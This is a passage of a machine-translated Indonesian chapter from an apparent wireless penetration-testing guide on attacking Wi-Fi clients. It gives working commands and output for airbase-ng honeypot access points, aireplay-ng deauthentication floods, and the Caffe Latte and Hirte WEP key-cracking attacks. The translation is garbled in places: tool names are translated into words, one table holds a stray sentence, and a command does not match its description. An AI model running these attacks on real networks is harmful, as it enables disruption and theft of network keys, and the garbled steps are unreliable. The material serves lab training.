```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" mon0
```

A screenshot of a terminal window titled 'root@kali: ~'. The window has a dark blue background with white text. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu, the prompt 'root@kali: ~' is shown in red. The main area of the terminal shows the command 'airbase-ng -c 3 -e "Wireless Lab" mon0' being run. The output of the command is visible below the command line.


5.Dalam satu menit atau lebih, klien akan terhubung dengan kami secara otomatis. Ini menunjukkan betapa mudahnya memiliki klien yang tidak terkait:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" mon0
16:08:57 Created tap interface at0
16:08:57 Trying to set MTU on at0 to 1500
16:08:58 Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
16:09:18 Client 00:EE:BD:B3:62:DE associated (unencrypted) to ESSID: "Wireless Lab"
```

A screenshot of a terminal window titled 'root@kali: ~'. The window has a dark blue background with white text. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu, the prompt 'root@kali: ~' is shown in red. The main area of the terminal shows the command 'airbase-ng -c 3 -e "Wireless Lab" mon0' being run. The output of the command is visible below the command line, showing a client successfully connecting to the access point.

6.Sekarang kita akan mencobanya bersaing dengan router lain. Kami akan membuat titik akses palsu**Lab Nirkabel**di hadapan orang yang sah. Mari aktifkan titik akses kita untuk memastikannya**Lab Nirkabel**tersedia untuk klien. Untuk percobaan ini, kami telah menetapkan saluran jalur akses ke3.Biarkan klien terhubung ke titik akses. Kami dapat memverifikasi ini dari airodump-ng,seperti yang ditunjukkan pada tangkapan layar berikut:



root@kali: ~


File Edit View Search Terminal Help

CH 10][Elapsed: 32 s][2014-11-08 16:13

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:94:F6:62:1E:8E	-61	14	9 0	9	54e	OPN			Wireless Lab
9C:D3:6D:2A:7B:C0	-79	13	1 0	11	54e	WPA2	CCMP	PSK	everythingwillprobablynotbeokay
00:22:B0:62:6D:08	-86	9	0 0	1	54e	WPA	TKIP	PSK	Upstairs
00:0B:3B:7C:D0:8D	-99	2	0 0	6	54	WPA2	CCMP	PSK	Downstairs

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	80:1F:02:8F:34:D5	0	0 - 1	0	8	
E8:94:F6:62:1E:8E	4C:0F:6E:70:BD:CB	-41	0 - 54e	0	5	
E8:94:F6:62:1E:8E	00:EE:B0:B3:62:DE	-67	0 - 1	0	18	
9C:D3:6D:2A:7B:C0	70:18:8B:08:47:B6	-35	0 - 1	0	1	

7.Sekarang mari kita tampilkan titik akses palsu kita dengan **SSIDLab Nirkabel**:




root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~

```
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" mon0
16:14:42 Created tap interface at0
16:14:42 Trying to set MTU on at0 to 1500
16:14:42 Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
```

8.Perhatikan bahwa klien masih terhubung**Lab Nirkabel**, jalur akses yang sah:



root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~


CH 6][Elapsed: 2 mins][2014-11-08 16:15

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
80:1F:02:8F:34:D5	0	698	0 0	3	54	OPN			Wireless Lab
E8:94:F6:62:1E:8E	-69	59	29 0	9	54e	OPN			Wireless Lab
9C:D3:6D:2A:7B:C0	-77	61	9 0	11	54e	WPA2	CCMP	PSK	everythingwillprobablynotbeokay
00:22:B0:62:6D:08	-88	54	0 0	1	54e	WPA	TKIP	PSK	Upstairs
00:0B:3B:7C:D0:8D	-100	24	2 0	6	54	WPA2	CCMP	PSK	Downstairs

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	80:1F:02:8F:34:D5	0	0 - 1	0	30	
E8:94:F6:62:1E:8E	4C:0F:6E:70:BD:CB	-45	0 - 54e	0	29	Wireless Lab
E8:94:F6:62:1E:8E	00:EE:B0:B3:62:DE	-65	0e - 1	0	28	
9C:D3:6D:2A:7B:C0	70:18:8B:08:47:B6	-69	0 - 1	0	5	


Menyerang Klien

9.Kami sekarang akan mengirim pesan deauthentikasi siaran ke klien atas nama titik akses yang sah untuk memutus koneksi mereka:




```
root@kali:~# aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

10.Dengan asumsi kekuatan sinyal titik akses palsu kamiLab Nirkabellebih kuat dari yang sah ke klien, itu terhubung ke titik akses palsu kami alih-alih titik akses yang sah:



```
root@kali:~# aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

11.Kami dapat memverifikasi ini dengan melihat airodump-ng output untuk melihat asosiasi baru klien dengan titik akses palsu kami:



CH	2	[Elapsed: 4 s]	[2014-11-08 16:26]						
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:94:F6:62:1E:8E	0	2	24	0	3	54e.	WEP	WEP	Wireless Lab
9C:D3:6D:2A:7B:C0	-81	2	15	7	11	54e	WPA2	CCMP	PSK everythingwillprobablynotbeokay
00:22:B0:62:6D:08	-88	3	13	6	1	54e	WPA	TKIP	PSK Upstairs
00:0B:3B:7C:D0:8D	-101	2	0	0	6	54	WPA2	CCMP	PSK Downstairs

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
E8:94:F6:62:1E:8E	4C:0F:6E:70:BD:CB	-41	54e- 1	0	8	
E8:94:F6:62:1E:8E	20:10:7A:45:36:61	-83	1e- 1e	17	24	Wireless Lab
(not associated)	E4:98:D6:85:EE:09	-73	0 - 1	0	2	everythingwillprobablynotbeokay
9C:D3:6D:2A:7B:C0	70:18:8B:08:47:B6	-47	0 - 1	0	1	
9C:D3:6D:2A:7B:C0	00:EE:BD:B3:62:DE	-69	0 - 12e	0	1	
00:22:B0:62:6D:08	5C:F6:DC:D4:61:14	-75	18e-18e	0	12	

Apa yang baru saja terjadi?

Kami baru saja membuat Honeypot menggunakan daftar yang diperiksa dari klien dan juga menggunakan ESSID yang sama dengan titik akses tetangga. Dalam kasus pertama, klien secara otomatis terhubung dengan kami, saat sedang mencari jaringan. Dalam kasus terakhir, karena kami lebih dekat ke klien daripada titik akses sebenarnya, kekuatan sinyal kami lebih tinggi, dan klien terhubung dengan kami.

Miliki pahlawan go – memaksa klien untuk terhubung ke Honeypot

Pada latihan sebelumnya, apa yang kita lakukan jika klien tidak terhubung secara otomatis dengan kita? Kami harus mengirim paket deauthentikasi untuk memutuskan koneksi jalur akses klien yang sah dan kemudian, jika kekuatan sinyal kami lebih tinggi, klien akan terhubung ke jalur akses palsu kami. Coba ini dengan menghubungkan klien ke titik akses yang sah, lalu memaksanya untuk terhubung ke Honeypot Anda.

Serangan Caffe Latte

Dalam serangan Honeypot, kami melihat bahwa klien akan terus menyelidiki SSID yang telah mereka sambungkan sebelumnya. Jika klien telah terhubung ke titik akses menggunakan WEP, sistem operasi seperti cache Windows dan menyimpan kunci WEP. Lain kali klien terhubung ke titik akses yang sama, manajer konfigurasi nirkabel Windows secara otomatis menggunakan kunci yang disimpan.

Serangan Caffe Latte ditemukan oleh Vivek, salah satu penulis buku ini, dan didemonstrasikan di Toorcon 9, San Diego, AS. Serangan Caffe Latte adalah serangan WEP yang memungkinkan peretas mengambil kunci WEP dari jaringan resmi, hanya dengan menggunakan klien. Serangan tersebut tidak mengharuskan klien berada dekat dengan jaringan WEP resmi. Itu dapat memecahkan kunci WEP hanya dengan menggunakan klien yang terisolasi.

Pada latihan berikutnya, kita akan mengambil kunci WEP jaringan dari klien menggunakan serangan Caffe Latte.

Saatnya beraksi – melakukan serangan Caffe Latte

Ikuti petunjuk ini untuk memulai:

1. Mari pertama-tama siapkan titik akses sah kita dengan WEP untuk jaringan **Lab Nirkabel** dengan ABCDEFABCDEFABCDEF12 masukkan Hex:

The screenshot shows the TP-LINK router's configuration interface. The left sidebar has a green 'Wireless' section selected. The main area shows three tabs: 'WPA/WPA2 - Personal (Recommended)', 'WPA/WPA2 - Enterprise', and 'WEP'. The 'WEP' tab is selected. Under 'WEP', the 'Type' dropdown is set to 'Automatic' and 'WEP Key Format' is set to 'Hexadecimal'. The 'Key Selected' dropdown is set to 'Key 1'. The 'WEP Key' field contains the hex value 'abcdefabcdefabcdef12'. The 'Key Type' dropdown is set to '128bit'. Below this, 'Key 2', 'Key 3', and 'Key 4' are listed as disabled. A note at the bottom states: 'We do not recommend using the WEP encryption if this device operates in 802.11n mode due to the fact that WEP is not supported by 802.11n specification.' A 'Save' button is at the bottom.

2.Mari sambungkan klien kita ke sana dan verifikasi bahwa koneksi berhasil digunakan

airodump-ng,seperti yang ditunjukkan pada tangkapan layar berikut:

CH	2	[Elapsed: 4 s]	[2014-11-08 16:26]						
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:94:F6:62:1E:8E	0	2	24 0 3	54e.	WEP WEP				Wireless Lab
9C:D3:6D:2A:7B:C0	-81	2	15 7 11	54e	WPA2 CCMP	PSK			everythingwillprobablynotbeokay
00:22:B0:62:6D:08	-88	3	13 6 1	54e	WPA TKIP	PSK			Upstairs
00:0B:3B:7C:D0:8D	-101	2	0 0 6	54	WPA2 CCMP	PSK			Downstairs
BSSID	STATION	PWR	Rate	Lost	Frames	Probe			
E8:94:F6:62:1E:8E	4C:0F:6E:70:BD:CB	-41	54e- 1	0	8				
(not associated)	20:10:7A:45:36:61	-83	1e- 1e	17	24	Wireless Lab			
E4:98:D6:85:EE:09	E4:98:D6:85:EE:09	-73	0 - 1	0	2	everythingwillprobablynotbeokay			
9C:D3:6D:2A:7B:C0	70:18:8B:08:47:B6	-47	0 - 1	0	1				
9C:D3:6D:2A:7B:C0	00:EE:BD:B3:62:DE	-69	0 -12e	0	1				
00:22:B0:62:6D:08	5C:F6:DC:D4:61:14	-75	18e-18e	0	12				

3.Mari kita cabut jalur akses dan pastikan klien dalam tahap tidak terkait dan mencari jaringan **WEPLab Nirkabel**.

4.Sekarang kita gunakan pangkalan udara-nguntuk memunculkan jalur akses dengan**Lab Nirkabel** sebagai SSID, dengan parameter seperti yang ditunjukkan di sini:

```
root@kali:~# airbase-ng -c 3 -a E8:94:F6:62:1E:8E -e "Wireless Lab" -L -W 1 mon0
```

Menyerang Klien

5. Segera setelah klien terhubung ke titik akses ini, pangkalan udara-nga memulai serangan Caffe

Latte, seperti yang ditunjukkan di sini:

6.Kami sekarang memulai airodump-ng untuk mengumpulkan paket data dari titik akses ini saja, seperti yang kami lakukan sebelumnya dalam skenario cracking WEP:

```
root@kali:~# airodump-ng mon0 --bssid 4C:0F:6E:70:BD:CB -w keystream
```

7.Kami juga mulai aircrack-ng seperti pada latihan cracking WEP yang kita lakukan sebelumnya untuk memulai proses cracking. Baris perintah akan menjadikan file aircrack-ng, di mana nama file adalah nama file yang dibuat oleh airmondump-ng.

Apa yang baru saja terjadi?

Kami berhasil mengambil kunci WEP hanya dari klien nirkabel tanpa memerlukan titik akses aktual untuk digunakan atau ada di sekitarnya. Inilah kekuatan serangan Caffe Latte.

Pada dasarnya, titik akses WEP tidak perlu membuktikan kepada klien bahwa ia mengetahui kunci WEP untuk menerima lalu lintas terenkripsi. Bagian pertama dari lalu lintas yang akan selalu dikirim ke router setelah tersambung ke jaringan baru adalah permintaan ARP untuk meminta IP.

Serangan itu bekerja dengan membalik bit dan memutar ulang paket ARP yang dikirim oleh asosiasi pos klien nirkabel dengan titik akses palsu yang kami buat. Paket Permintaan ARP yang dibalik bit ini menyebabkan lebih banyak paket respons ARP yang dikirim oleh klien nirkabel.

Bit-flipping mengambil nilai terenkripsi dan mengubahnya untuk membuat nilai terenkripsi yang berbeda. Dalam keadaan ini, kami dapat menerima permintaan ARP terenkripsi dan membuat respons ARP dengan tingkat akurasi yang tinggi. Setelah kami mengirimkan kembali respons ARP yang valid, kami dapat memutar ulang nilai ini berulang kali untuk menghasilkan lalu lintas yang kami perlukan untuk mendekripsi kunci WEP.

Perhatikan bahwa semua paket ini dienkripsi menggunakan kunci WEP yang disimpan di klien. Setelah kami dapat mengumpulkan sejumlah besar paket data ini, aircrack-NG dapat memulihkan kunci WEP dengan mudah.

Ayo pahlawan - latihan menjadi sempurna!

Coba ubah kunci WEP dan ulangi serangan. Ini adalah serangan yang sulit dan membutuhkan beberapa latihan untuk mengatur dengan sukses. Sebaiknya gunakan Wireshark dan periksa lalu lintas di jaringan nirkabel.

Deauthentikasi dan serangan disasosiasi

Kami telah melihat serangan deauthentication di bab sebelumnya juga dalam konteks titik akses. Dalam bab ini, kita akan mengeksplorasi serangan ini dalam konteks klien.

Di lab berikutnya, kami akan mengirimkan paket deautentikasi hanya ke klien dan memutus koneksi yang telah terjalin antara titik akses dan klien.

Menyerang Klien

Waktu untuk bertindak - deauthenticating klien

Ikuti petunjuk ini untuk memulai:

1.Pertama-tama mari kita bawa titik akses kita **Lab Nirkabel** daring lagi. Biarkan tetap berjalan di WEP untuk membuktikan bahwa, bahkan dengan enkripsi diaktifkan, adalah mungkin untuk menyerang titik akses dan koneksi klien. Mari kita verifikasi bahwa titik akses sedang digunakan airodump-ng:

CH 8][Elapsed: 4 s][2014-11-08 16:40										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
9C:D3:6D:2A:7B:C0	-77	2	0	0	11	54e	WPA2	CCMP	PSK	everythingwillprobablynotbe
E8:94:F6:62:1E:8E	0	103	5	0	3	54e	WEP	WEP		Wireless Lab
00:22:B0:62:6D:08	-87	5	0	0	1	54e	WPA	TKIP	PSK	Upstairs

2. Mari hubungkan klien kita ke titik akses ini dan verifikasi dengan airodump-ng:

CH 12][Elapsed: 1 min][2014-11-08 16:41										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
E8:94:F6:62:1E:8E	0	891	54	1	3	54e	WEP	WEP	OPN	Wireless Lab
9C:D3:6D:2A:7B:C0	-77	25	28	0	11	54e	WPA2	CCMP	PSK	everythingwillprobablynotb
00:22:B0:62:6D:08	-84	22	9	0	1	54e	WPA	TKIP	PSK	Upstairs
34:6B:D3:59:9C:BE	-96	2	0	0	11	54e	WPA2	CCMP	PSK	BTHub3-R9Q5
00:0B:3B:7C:D0:8D	-101	9	0	0	6	54	WPA2	CCMP	PSK	Downstairs
BSSID	STATION			PWR	Rate	Lost	Frames		Probe	
E8:94:F6:62:1E:8E	4C:0F:6E:70:BD:CB	-43	54	54	54	41				
E8:94:F6:62:1E:8E (not associated)	00:EE:BD:B3:62:DE 80:1F:02:8F:34:D5	-65	0	-1	278	43	Wireless Lab			
9C:D3:6D:2A:7B:C0	20:10:7A:45:36:61	-79	le- le	0	1	11			13	
00:22:B0:62:6D:08	5C:F6:DC:D4:61:14	-81	18e-36e	0	0	9	After you come, the more you are able to hear.			


3.Kami sekarang akan lariaireplay-nguntuk menargetkan koneksi titik akses:

```
[root@kali: ~] root@kali: ~] root@kali: ~] root@kali: ~]
root@kali: # aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

4.Klien terputus dan mencoba menyambung kembali ke titik akses. Kami dapat memverifikasi ini menggunakan Wireshark seperti yang kami lakukan sebelumnya:

No.	Time	Source	Destination	Protocol	Length	Info
2425	13.332699000	00:ee:bd:b3:62:de	Broadcast	802.11	130	Probe Request, SN=3401, Fw=0, Flags=., SSID=Broadcast
2496	17.715421000	Tp-LinkT_62:1e:8e	00:ee:bd:b3:62:de	802.11	289	Probe Response, SN=367, Fw=0, Flags=., BI=100, SSID=Wireless Lab
2498	17.725630000	Tp-LinkT_62:1e:8e	00:ee:bd:b3:62:de	802.11	289	Probe Response, SN=368, Fw=0, Flags=., BI=100, SSID=Wireless Lab
2500	17.735637000	Tp-LinkT_62:1e:8e	00:ee:bd:b3:62:de	802.11	289	Probe Response, SN=369, Fw=0, Flags=., BI=100, SSID=Wireless Lab
2502	17.745635000	Tp-LinkT_62:1e:8e	00:ee:bd:b3:62:de	802.11	289	Probe Response, SN=370, Fw=0, Flags=., BI=100, SSID=Wireless Lab
2504	17.760511000	00:ee:bd:b3:62:de	Broadcast	802.11	130	Probe Request, SN=3534, Fw=0, Flags=., SSID=Broadcast
2506	17.765254000	Tp-LinkT_62:1e:8e	00:ee:bd:b3:62:de	802.11	289	Probe Response, SN=372, Fw=0, Flags=., BI=100, SSID=Wireless Lab
2508	17.766752000	00:ee:bd:b3:62:de	Broadcast	802.11	130	Probe Request, SN=3535, Fw=0, Flags=., SSID=Broadcast
2509	17.769834000	Tp-LinkT_62:1e:8e	00:ee:bd:b3:62:de	802.11	289	Probe Response, SN=373, Fw=0, Flags=., BI=100, SSID=Wireless Lab

5.Kami sekarang telah melihat bahwa, bahkan dengan adanya enkripsi WEP, dimungkinkan untuk mendekratifikasi klien dan memutusnya. Hal yang sama berlaku bahkan di hadapan WPA/WPA2. Sekarang mari kita atur titik akses kita ke enkripsi WPA dan verifikasi:



Menyerang Klien

6. Mari hubungkan klien kita ke titik akses dan pastikan terhubung:

CH 10][Elapsed: 10 mins][2014-11-08 16:51											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
E8:94:F6:62:1E:8E	-59	3636	330 0 3	54e	WPA2 CCMP	PSK	Wireless Lab				
9C:D3:6D:2A:7B:C0	-79	264	282 0 11	54e	WPA2 CCMP	PSK	everythingwillprobablynotb				
00:22:B0:62:6D:08	-85	238	84 0 1	54e	WPA TKIP	PSK	Upstairs				
00:0B:3B:7C:D0:8D	-102	97	3 0 6	54	WPA2 CCMP	PSK	Downstairs				
4A:6B:D3:59:9C:BF	-101	3	0 0 11	54e	OPN		BTWiFi-with-FON				
34:6B:D3:59:9C:BE	-100	7	0 0 11	54e	WPA2 CCMP	PSK	BTHub3-R9Q5				
BSSID	STATION		PWR	Rate	Lost	Frames	Probe				
(not associated)	80:1F:02:8F:34:D5		0	0 - 1	0	110					
(not associated)	60:03:08:9D:18:D2		-55	0 - 1	0	11	everythingwillprobablybeokay				
E8:94:F6:62:1E:8E	4C:0F:6E:70:BD:CB		-43	54 - 54e	30	261	Wireless Lab				
E8:94:F6:62:1E:8E	00:EE:BD:B3:62:DE		-71	54e - 1e	0	256	Eitisalat WiFi, iJumeirah, Wireless				
9C:D3:6D:2A:7B:C0	70:18:8B:08:47:B6		-53	5e - 0e	0	44					
9C:D3:6D:2A:7B:C0	20:10:7A:45:36:61		-79	1e - 1e	142	171	Wireless Lab				
00:22:B0:62:6D:08	5C:F6:DC:D4:61:14		-75	18e - 18e	0	72					

7. Ayo sekarang lariaireplay-nguntuk memutuskan klien dari titik akses:

```
[root@kali: ~] x [root@kali: ~] x [root@kali: ~] x
root@kali:~# aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

Apa yang baru saja terjadi?

Kami baru saja mempelajari cara memutuskan sambungan klien nirkabel secara selektif dari titik akses menggunakan bingkai deautentifikasi meskipun ada skema enkripsi seperti WEP/WPA/WPA2. Hal ini dilakukan dengan mengirimkan paket deautentifikasi hanya ke titik akses—pasangan klien, alih-alih mengirimkan deautentifikasi siaran ke seluruh jaringan.

Miliki go hero – serangan disasosiasi pada klien

Pada latihan sebelumnya, kita menggunakan serangan deauthentication untuk memutus koneksi. Coba gunakan paket disasosiasi untuk memutuskan koneksi yang dibuat antara klien dan titik akses.

Serangan Hirte

Kami telah melihat bagaimana melakukan serangan Caffe Latte. Serangan Hirte memperluas serangan Caffe Latte menggunakan teknik fragmentasi dan memungkinkan hampir semua paket digunakan.


Informasi lebih lanjut tentang serangan Hirte tersedia di situs web Aircrack-ng di <http://www.aircrack-ng.org/doku.php?id=hirte>.

Kami sekarang akan menggunakan aircrack-ng untuk melakukan serangan Hirte pada klien yang sama.

Saatnya beraksi – memecahkan WEP dengan serangan Hirte

Ikuti petunjuk ini untuk memulai:

- 1.Buat jalur akses WEP persis seperti pada serangan Caffe Latte menggunakan pangkalan udara-ng alat. Satu-satunya opsi tambahan adalah -Npilihan bukannya -Lopsi untuk meluncurkan serangan Hirte:



```
root@kali:~# airbase-ng -c 3 -a E8:94:F6:62:1E:8E -e "Wireless Lab" -L -W 1 mon0
```

- 2.Awalairodump-ng di jendela terpisah untuk menangkap paket untuk **Lab Nirkabel**
Wadah madu:

```
root@kali:~# airodump-ng -c 3 --bssid 80:1F:02:8F:34:D5 --write Hirte mon0
```

- 3.Sekarang, airodump-ng akan mulai memantau jaringan ini dan menyimpan paket-paket di dalamnya itu Hirte-01.cap mengajukan:



```
CH  3 ][ Elapsed: 0 s ][ 2014-11-08 16:54 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
80:1F:02:8F:34:D5    0 100      32      0   0     3 54  WEP  WEP           W
BSSID          STATION          PWR   Rate   Lost   Frames Probe

```

Menyerang Klien

- 4.** Setelah klien roaming terhubung ke Honeypot AP kami, serangan Hirte diluncurkan secara otomatis oleh pangkalan udara-ng:

```
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" -W 1 -N mon0
16:52:48 Created tap interface at0
16:52:48 Trying to set MTU on at0 to 1500
16:52:48 Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
16:53:31 Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:55:03 Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:55:07 Starting Hirte attack against 00:EE:BD:B3:62:DE at 100 pps.
```

- 5.** Kami mulai aircrack-ng seperti dalam kasus serangan Caffe Latte dan akhirnya kuncinya akan retak.

Apa yang baru saja terjadi?

